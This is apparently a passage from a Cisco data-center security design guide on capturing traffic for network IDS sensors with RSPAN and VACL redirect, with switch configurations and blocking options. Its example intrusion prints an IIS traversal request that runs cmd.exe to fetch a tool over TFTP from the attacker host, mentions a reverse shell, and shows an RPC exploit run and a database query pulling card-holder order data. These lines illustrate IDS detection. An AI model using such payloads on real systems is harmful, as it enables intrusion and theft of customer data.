
Figure 9-13 Logical Topology and Desired Traffic Capturing Behavior



The question is then, how to configure the Catalyst 6500 aggregation switch to achieve the behavior described in Figure 9-13?

Assume that the VLAN topology is the same as Figure 9-14: VLAN 5 is the outside VLAN for the web/application tier (10.20.5.x), VLAN 105 is the inside VLAN for the web/application tier, VLAN 10 is the outside VLAN for the database tier (10.20.10.x), and VLAN110 is the inside VLAN for the database tier.

Figure 9-14 VLAN Topology with a Multi-tier Server Farm



Configuration

The configuration is as follows:

```
monitor session 1 source vlan 13 , 14 , 5 , 10 tx
monitor session 1 destination remote vlan 300
```

IDS1 needs to see only traffic between the client and the web/application server. You must deny all traffic that is not from a local subnet to 10.20.5.x as follows:

```
ip access-list extended toIDS1
deny ip 10.20.10.0 0.0.0.255 10.20.5.0 0.0.0.255
deny ip 10.20.20.0 0.0.0.255 10.20.5.0 0.0.0.255
deny ip 10.20.5.0 0.0.0.255 10.20.5.0 0.0.0.255
deny ip 10.20.5.0 0.0.0.255 10.20.10.0 0.0.0.255
deny ip 10.20.5.0 0.0.0.255 10.20.20.0 0.0.0.255
permit ip any 10.20.5.0 0.0.0.255
permit ip 10.20.5.0 0.0.0.255 any
```

The policy for IDS1 can be more granular to specify only HTTP traffic.

IDS2 needs to see only traffic between the web/application server and the database server as follows:

```
ip access-list extended toIDS2
permit ip 10.20.5.0 0.0.0.255 10.20.10.0 0.0.0.255
permit ip 10.20.10.0 0.0.0.255 10.20.5.0 0.0.0.255
```

Now assign the traffic to the respective IDS sensors:

```
vlan access-map analyzerfilter 10
 match ip address toIDS1
 action redirect FastEthernet8/25
vlan access-map analyzerfilter 20
 match ip address toIDS2
 action redirect FastEthernet8/26
```

And map it to VLAN 300 as follows:


```
vlan filter analyzerfilter vlan-list 300
```

Behavior with an Intrusion Attack

Assume that the servers in the web/application tiers are vulnerable to this old Microsoft IIS vulnerability (see http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx). Assume that the application DNS name is www.example.com. A hacker can force the web server to copy malicious code via TFTP from the hacker PC as in Figure 9-15, which shows the logical topology equivalent to the configuration from the previous section. The hacker makes the server call the command shell and execute the **tftp** command with this HTTP request:


```
HTTP://www.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp%20-i%2010.20.15.1
5%20GET%20tool.exe%20tool.exe
```

Figure 9-15 Intrusion on the Web/Application Tier



IDS1 triggers the alarm as shown in Figure 9-16.

Figure 9-16 IDS1 Identifies the Attack on the Web/Application Tier



After copying the tool, the hacker creates a reverse shell by originating a TCP connection on port 80 from the web/application server. The hacker now has control of the web/application server, on which the hacker has already copied the tools needed to carry the next step of the attack.

```
C:\Inetpub\scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is 5012-2CE4

 Directory of C:\Inetpub\scripts

09/11/2004  08:44p      <DIR>          .
09/11/2004  08:44p      <DIR>          ..
09/11/2004  08:03p               1,559 cmdasp.asp
09/11/2004  08:44p             398,664 cygwin1.dll
09/11/2004  08:06p              59,392 nc.exe
09/11/2004  08:40p              28,182 rpcdcom.exe
09/11/2004  08:44p              20,480 sl.exe
               5 File(s)        508,277 bytes
               2 Dir(s)   2,492,211,200 bytes free
```

After a scanning phase to identify the database server, the hacker, from the web/application server, attacks the database by exploiting an old RPC vulnerability with a buffer overflow which provides shell access into the database:

```
C:\Inetpub\scripts>rpcdcom 0 10.20.10.115
rpcdcom 0 10.20.10.115

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>
```

The purpose for the hacker is to pull out database information such as previously placed orders:

```
C:\WINNT\system32>osql -E -d DatabaseName -Q "select * from orders"
PKId        CustomerId  Status      OrderDate
        ShippingHandling      ShipToName
        ShipToAddressId SubTotal              Tax
```

```
        CreditCardType
        CreditCardNumber                  ExpirationDate
        NameOnCard
        ApprovalCode
----------- ----------- ----------- ----------------------
        --------------------- ----------------------------------------
        -------------- -------------------- --------------------
        ---------------------------------------
        ------------------------------- ----------------------------
        ---------------------------------------
        ---------------------------------------
           1           3           0 2004-07-05 20:13:09.970
                       5.0000 Firstname Lastname
                      4                6.9900                 .7000
        Card Type 1
        111122222                       1/2004
```

Figure 9-17 shows the logical topology equivalent to the configuration from the previous section. From the web server, the hacker manages to get the shell for the database.

Figure 9-17 Intrusion on the Database Tier





Figure 9-18 shows the alarm triggered on IDS2 when the hacker gets access to the database tier.

Figure 9-18 IDS identifies an Attack on the Database Tier



Blocking Implementation

Blocking on the firewall is currently host-based, so a blocking action isolates a server completely. For this reason automatic blocking is not currently recommended.

If you still decide to implement blocking via one of the available technologies, it is useful to differentiate traffic on multiple sensors. The following are several blocking technologies that IDS can control:


- Cisco IOS ACLs—An IDS can install an ACL to block a host or a connection on a specified interface. The user pre-configures to which interface the IDS should apply the ACL.

- VACLs—An IDS can install a VACL to block a host or a connection on a specified VLAN. The user preconfigures to which VLAN the IDS should apply the VACL.
- PIX/FWSM—An IDS can install a shun for a host or a connection on a PIX or an FWSM.

If an IDS monitors every VLAN in a data center, how can you tell the IDS where to apply a Cisco IOS ACL, a VACL, or a shun? Having each IDS focused on a specific part of the topology such as a subnet or traffic routed between two subnets allows you to configure which security device needs to perform the blocking when an alarm is triggered.

Figure 9-19 shows a simplified diagram of the data center network where IDSs communicate with a virtualized FWSM.

Figure 9-19 IDSs and Virtual Firewalls



The default gateway for the servers is the MSFC IP address. The servers from Subnet1 are assigned to VLAN 110 and the servers from Subnet2 are assigned to VLAN 120. The FWSM bridges VLAN 10 and VLAN 110, and VLAN20 with VLAN120.

The RSPAN/VACL redirect configuration is the same as the one previously described. The access lists are defined in such a way that IDS1 monitors 10.20.10.x and IDS2 monitors 10.20.20.x.

If an alarm is triggered on IDS1, IDS1 installs a shun entry on the FWSM instance that bridges VLAN 10 and 110. If an alarm is triggered on IDS2, IDS2 installs a shun entry on the FWSM instance that bridges VLAN 20 and VLAN 120.

A similar configuration can be implemented by dynamically installing an ACL on the MSFC interface VLAN 10 from IDS1 or on the interface VLAN 20 from IDS2.


If the data center has ten subnets instead of two, the configuration is equally simple: each IDS is associated with either an MSFC interface or with an FWSM instance.

Currently, automatic blocking is not recommended because it can completely isolate a server. If you decide to deploy automatic blocking, it is recommended that traffic be differentiated on multiple IDS sensors so that an alarm on one sensor can be associated with a specific virtual firewall or a Layer 3 interface on the MSFC. Among the relevant bugs that used to affect the blocking implementation is CSCed52932, fixed in the IDS code 5.1.

Complete Architecture

Figure 9-20 shows the complete architecture that defines how to capture traffic for network intrusion detection.

Figure 9-20 Complete Network IDS Capture Architecture



This is a fully redundant data center topology with access and aggregation layers. The aggregation layer consists of Catalyst 6500s with IDS sensors attached to both aggregation switches, and with an FWSM (optional component) in each aggregation switch. The IDS sensors can optionally be attached to a single Catalyst 6500 because the mirrored traffic from Aggregation 2 can be carried on the RSPAN VLAN to Aggregation 1.

This topology has four subnets: 10.20.10.x, 10.20.20.x, 10.20.30.x, and 10.20.40.x. No assumption is made on where these subnets reside in the access switches. RSPAN and VACL redirect allow these subnets to be monitored respectively by IDS1, IDS2, IDS3, and IDS4, regardless of where these subnets reside in the data center. The traffic that IDS1, IDS2, IDS3, and IDS4 need to monitor is determined by the user by creating access lists to be applied to the VLAN that carries the copy of the traffic (the RSPAN VLAN). The user can modify the policy without impacting traffic forwarding on the network.

The blue circles indicate to which port the VSPAN configuration is applied. This ensures that all traffic that flows in and out of the data center is copied on the RSPAN VLAN for processing and analysis. The Tx option is used to avoid duplicate traffic. Monitoring the VLANs outside of the firewalls ensures that you can use the Initial Sequence Number randomization feature on the firewall and the IDS can still read TCP streams.

The same configuration present on Aggregation 1 is also present on Aggregation 2 so that a given flow can take one aggregation switch in its inbound direction and Aggregation 2 in the outbound direction, and the IDS sensors are able to correlate the directions of the traffic as part of the same connection or flow.

Traffic monitoring at the aggregation layer uses RSPAN with VACL redirect as indicated by the light green oval. This provides the maximum flexibility in monitoring all data center traffic and assigning IDS1, 2, 3, and 4 to different traffic categories defined by the users. RSPAN with VACL redirect is also used at the aggregation layer because it poses no restrictions to monitor any-to-any routed or switched traffic.

The access layer is Layer 2; there is no routing of traffic that occurs on the access switches. Traffic monitoring at the access layer uses VACL capture. This is done for simplicity. Optionally, you can perform RSPAN on the access layer switches, and trunk the RSPAN VLAN to the aggregation layer so that the sensors at the aggregation layer can monitor locally switched traffic at the access layer.

Additional References

- "Using RSPAN with VACLs for Granular Traffic Analysis," Tim Stevenson
  http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/rspan_wp.pdf
- Information about VLAN ACLs is available at the following URL:
  http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/122sx/swcg/vacl.pdf